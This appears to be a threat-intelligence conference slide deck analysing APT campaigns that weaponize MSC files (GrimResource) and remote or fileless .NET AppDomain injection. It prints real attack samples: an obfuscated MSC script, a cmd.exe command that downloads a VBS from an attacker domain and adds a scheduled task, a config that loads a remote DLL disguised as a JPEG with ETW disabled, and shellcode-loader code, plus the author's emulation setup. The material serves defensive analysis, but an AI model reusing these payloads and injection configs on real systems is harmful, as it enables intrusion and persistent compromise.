



# UNMASKING MSC FILES: A DEEP DIVE INTO EMERGING APT TACTICS AND ADVANCED WEAPONIZATION

Douglas Santos

Director, Advanced Threat Intelligence





# History of APT MSC Weaponization








# APT distributions

7 known groups



● Kimsuky

27 ● DarkPeony/Mustang Panda

16 ● unknown

9 ● Earth Baxia

6 ● APT32

8


● MimiStick

5 ● Bitter

7



# Monthly view April 2024 – December 2024








# First Campaign- KIMSUKY APT

## April 2024








# September Campaign- KIMSUKY APT

## September 2024






# MSC Weaponization





# What are MSC Files

- .MSC files, also known as Microsoft Saved Console files, are snap-in control files that open in the Microsoft Management Console with a Graphical User Interface (GUI).








# GrimResource

- It uses some properties inside the MSC configuration file to do icon spoofing, ideal to entice the user to open
- Also has a provision to use transformNode obfuscation technique that evades ActiveX security warnings traditionally found in legitimate .msc
- The key to the GrimResource technique is using an old XSS flaw present in the apds.dll library, which can be called from MSC files





# MSC Weaponization : Couple of ways to do it

We can either use the XSS Flaw in APDS.DLL (GrimResource) or use the TaskType “CommandLine” but this throws the security warning (campaign from April 2024), since this is a new avenue we expect to see possibly another twist to delivering malicious payloads

The image shows two Notepad windows. The top window, titled 'msc1 - Notepad', contains XML code for a TaskType 'CommandLine'. The bottom window, titled '水域污染詳細訊息 - Notepad', contains JavaScript code that uses the 'res' object to redirect to a malicious URL.

```
<GUID>{71E5B33E-1064-11D2-808F-0000F875A9CE}</GUID>
<Strings>
<String ID="1" Refs="1">Favorites</String>
<String ID="8" Refs="2">// Console Root
//
var _0x5aea10=_0x3fe1
(function(_0x18e943,_0x3ff8fc){var _0x309377=_0x3fe1,_0x1c3933=_0x18e943()
while(
[[]]{try{var _0x131a52=parseInt(_0x309377(0x9d))/0x1*(parseInt(_0x309377(0x9b))/0x2)+
if(_0x131a52===_0x3ff8fc)break
else _0x1c3933['push'](_0x1c3933['shift']())
}catch(_0x29272a){_0x1c3933['push'](_0x1c3933['shift']())
}})(_0x1f9,0x4930f))
var scopeNamespace=external[_0x5aea10(0x99)][_0x5aea10(0xa6)],rootNode=scopeNamespace
external[_0x5aea10(0x99)][_0x5aea10(0x97)][_0x5aea10(0x95)]=docNode,docObject=extern
var XML=docObject
function _0x1f9(_0x3d05dr){var _0x3d05dr='ActiveView','GetRoot','Document','9157321e874'
```

```
< Task Type = "CommandLine" Command = "cmd.exe" > < String Name = "Name" ID = "5" /> < String Name
= "Description" ID = "11" /> < Symbol > < Image Name = "Small" BinaryRefIndex = "6" /> < Image Name =
"Large" BinaryRefIndex = "7" /> < / Symbol > < CommandLine Directory = "" WindowState = "Minimized"
Params = "/c mode 15,1 & start explorer " https://brandwizer.co[.]jin/green_pad/wp-
content/plugins/custom-post-type-maker/essay/share "& echo On Error Resume Next:Set ws =
CreateObject( " WScript.Shell " );Set fs = CreateObject( " Scripting.FileSystemObject " );Set Post0 =
CreateObject( " msxml2.xmlhttp " );gpath = ws.ExpandEnvironmentStrings( " %appdata% " ) + "
Microsoft\cool.gif " :bpath = ws.ExpandEnvironmentStrings( " %appdata% " ) + " \Microsoft\cool.bat " :If
fs.FileExists(gpath)
Then:re=fs.movefile(gpath,bpath):re=ws.run(bpath,0,true):fs.deletefile(bpath):Else:Post0.open " GET " ,
https://brandwizer.co[.]jin/green_pad/wp-content/plugins/custom-post-type-maker/essay/d.php?
na=battmp " ,False: Post0.setRequestHeader " Content-Type " , " application/x-www-form-urlencoded "
:Post0.Send:t0=Post0.responseText:Set f = fs.CreateTextFile(gpath,True):f.Write(t0):f.Close:End If: >
C:\Users\Public\music\warm.vbs "& schtasks /create /tn OneDriveUpdate /tr " wscript.exe /b "
C:\Users\Public\music\warm.vbs
```









# Remote AppDomainInjection







# App Domain / Injection

- Imagine a .NET AppDomain as a quirky sandbox where code plays. If it throws a tantrum (crash or security glitch), it won't wreck the whole system.
- The AppDomainManager? It's the strict playground supervisor, whipping up new sandboxes, setting rules, and keeping them from fighting.
- The CLR calls on this manager when a .NET app boots up, tweaking sandboxes and enforcing security, logging, and runtime rules.
- It is deprecated and are no longer supported. Instead, the recommended replacement for achieving isolation and similar functionality is the AssemblyLoadContext class, introduced in .NET Core.
- Local App Domain Injection, a sneaky trick since 2020 (MITRE ID: T1574.014), dodges image load alerts and hides from sysmon's Event ID 7.
- Remote version? First spotted in August 2024, courtesy of APT41 (Earth Baxia) and GrimResource—total mischief makers!



# Remote App Domain Injection

Seen for the first time being leveraged by APT41 (Earth Baxia) back in August 2024, coupled with GrimResource.

```
<configuration>
  <runtime>
    <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
      <dependentAssembly>
        <assemblyIdentity name="oncesvc" publicKeyToken="205fcab1ea048820" culture="neutral" />
        <codeBase version="0.0.0.0" href="https[:]//360photo[.]oss-cn-hongkong[.]aliyuncs[.]com/202407111985.jpeg"/>
      </dependentAssembly>
    </assemblyBinding>
    <etwEnable enabled="false" />
    <appDomainManagerAssembly value="oncesvc, Version=0.0.0.0, Culture=neutral, PublicKeyToken=205fcab1ea048820" />
    <appDomainManagerType value="oncesvc" />
  </runtime>
</configuration>
```





# Loading Remote DLLs

## How to: Sign an assembly with a strong name

Article • 08/31/2022 • 8 contributors

[Feedback](#)

### In this article

[Create and sign an assembly with a strong name by using Visual Studio](#)

[Sign an assembly with a strong name by using attributes](#)

[Sign an assembly with a strong name by using the compiler](#)

[See also](#)

### Note

Although .NET Core supports strong-named assemblies, and all assemblies in the .NET Core library are signed, the majority of third-party assemblies do not need strong names. For more information, see [Strong Name Signing](#) on GitHub.

There are a number of ways to sign an assembly with a strong name:

- By using the **Build** > **Strong naming** page in the [project designer](#) for a project in Visual Studio. This is the easiest and most convenient way to sign an assembly with a strong name.
- By using the [Assembly Linker \(Al.exe\)](#) to link a .NET Framework code module (a *.netmodule* file) with a key file.
- By using assembly attributes to insert the strong name information into your code. You can use either the [AssemblyKeyFileAttribute](#) or the [AssemblyKeyNameAttribute](#) attribute, depending on where the key file to be used is located.
- By using compiler options.

You must have a cryptographic key pair to sign an assembly with a strong name. For more information about creating a key pair, see [How to: Create a public-private key pair](#).

<https://gist.github.com/byt3bl33d3r/de10408a2ac9e9ae6f76ffbe565456c3>





# Emulating Remote AppDomain Injection

Here we see the execution of oncesvc.exe loading the remote DLL resource masqueraded as a jpeg

```
89
90 // Token: 0x02000006 RID: 6
91 internal static class snowlackingattempt95384
92 {
93     // Token: 0x06000007 RID: 7 RVA: 0x0000211C File Offset: 0x0000031C
94     public static void chocolatenoiselessveil36778()
95     {
96         ServicePointManager.SecurityProtocol |= SecurityProtocolType.Tls12;
97         string uriString = oncesvc.ivoryoutrageouslunch95992.charcoalchivalrousspark24371("ijD8ZGDkGLrkGw/
98         FOUytT0HPz96SYD8gJs5tssiXDMnRnsaX4DyVsfN/v9354cn9r8sfaC5Y3sm7t0qhYk6GQ==");
99         byte[] array = oncesvc.snowlackingattempt95384.salmonastelessmusic67718(new Uri(uriString));
100         uint num = (uint)array.Length;
101         IntPtr intPtr = oncesvc.snowhelpfulgrass25809.VirtualAlloc(IntPtr.Zero, num, 12288U, 64U);
102         Marshal.Copy(array, 0, intPtr, (int)num);
103         IntPtr hHandle = oncesvc.snowhelpfulgrass25809.CreateThread(IntPtr.Zero, 0U, intPtr, IntPtr.Zero, 0U, IntPtr.Zero);
104         oncesvc.snowhelpfulgrass25809.WaitForSingleObject(hHandle, uint.MaxValue);
105     }
106
107     // Token: 0x06000008 RID: 8 RVA: 0x00002198 File Offset: 0x00000398
108     internal static byte[] salmonastelessmusic67718(Uri magentahurtbirds19428)
```

100 %

Name	Value	Type
uriString	"https://360photo.oss-cn-hongkong.aliyuncs.com/202407111522.jpeg"	string
array	null	byte[]
num	0x00000000	uint
intPtr	0x0000000000000000	System.IntPtr
hHandle	0x0000000000000000	System.IntPtr







# Fileless AppDomain Injection

Diskless AppDomain Injection

The screenshot displays the Visual Studio IDE with two main components: a C# source file and an XML configuration file.

**Program.cs**

```
1 namespace MyAppDomainManager
2 {
3     using System;
4     using System.EnterpriseServices;
5     using System.Runtime.InteropServices;
6     using System.Diagnostics;
7     using System.Windows.Forms;
8
9     public sealed class AppDomainInjection : AppDomainManager
10    {
11        public override void InitializeNewDomain(AppDomainSetup appDomainInfo)
12        {
13            bool res = ClassExample.Execute();
14            return;
15        }
16    }
17
18    public class ClassExample
19    {
20        public static bool Execute()
21        {
22            MessageBox.Show("Hello From: " + Process.GetCurrentProcess().ProcessName);
23            return true;
24        }
25    }
26 }
27
```

**UevAppMonitor.exe.config - Notepad**

```
<configuration>
<runtime>
  <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
    <dependentAssembly>
      <assemblyIdentity name="AppDomainInjection"
        publicKeyToken="a170a297a4589d11"
        culture="neutral" />
      <codeBase version="1.0.0.0"
        href="http://172.31.27.19:8000/AppDomainInjection.dll"/>
    </dependentAssembly>
  </assemblyBinding>
  <etwEnable enabled="false" />
  <appDomainManagerAssembly value="AppDomainInjection, Version=1.0.0.0, Culture=neutral, PublicKeyToken=a170a297a4589d11" />
  <!-- Only the namespace-qualified type name, no assembly details -->
  <appDomainManagerType value="MyAppDomainManager.AppDomainInjection" />
</runtime>
</configuration>
```

**Developer PowerShell**

```
PS C:\Users\Administrator\source\repos\New Techniques\AppDomainInjection\bin\Debug> sn -Tp AppDomainInjection.dll

Microsoft (R) .NET Framework Strong Name Utility Version 4.0.30319.0
Copyright (c) Microsoft Corporation. All rights reserved.

Public key (hash algorithm: sha1):
0024000004800000094000000060200000024000052534131000400000100010041d73747173532
1c4dbf865817a19ef984425b67ea66ad42065b05d8ea9a3227f180635c77cc935f3fad7107901f
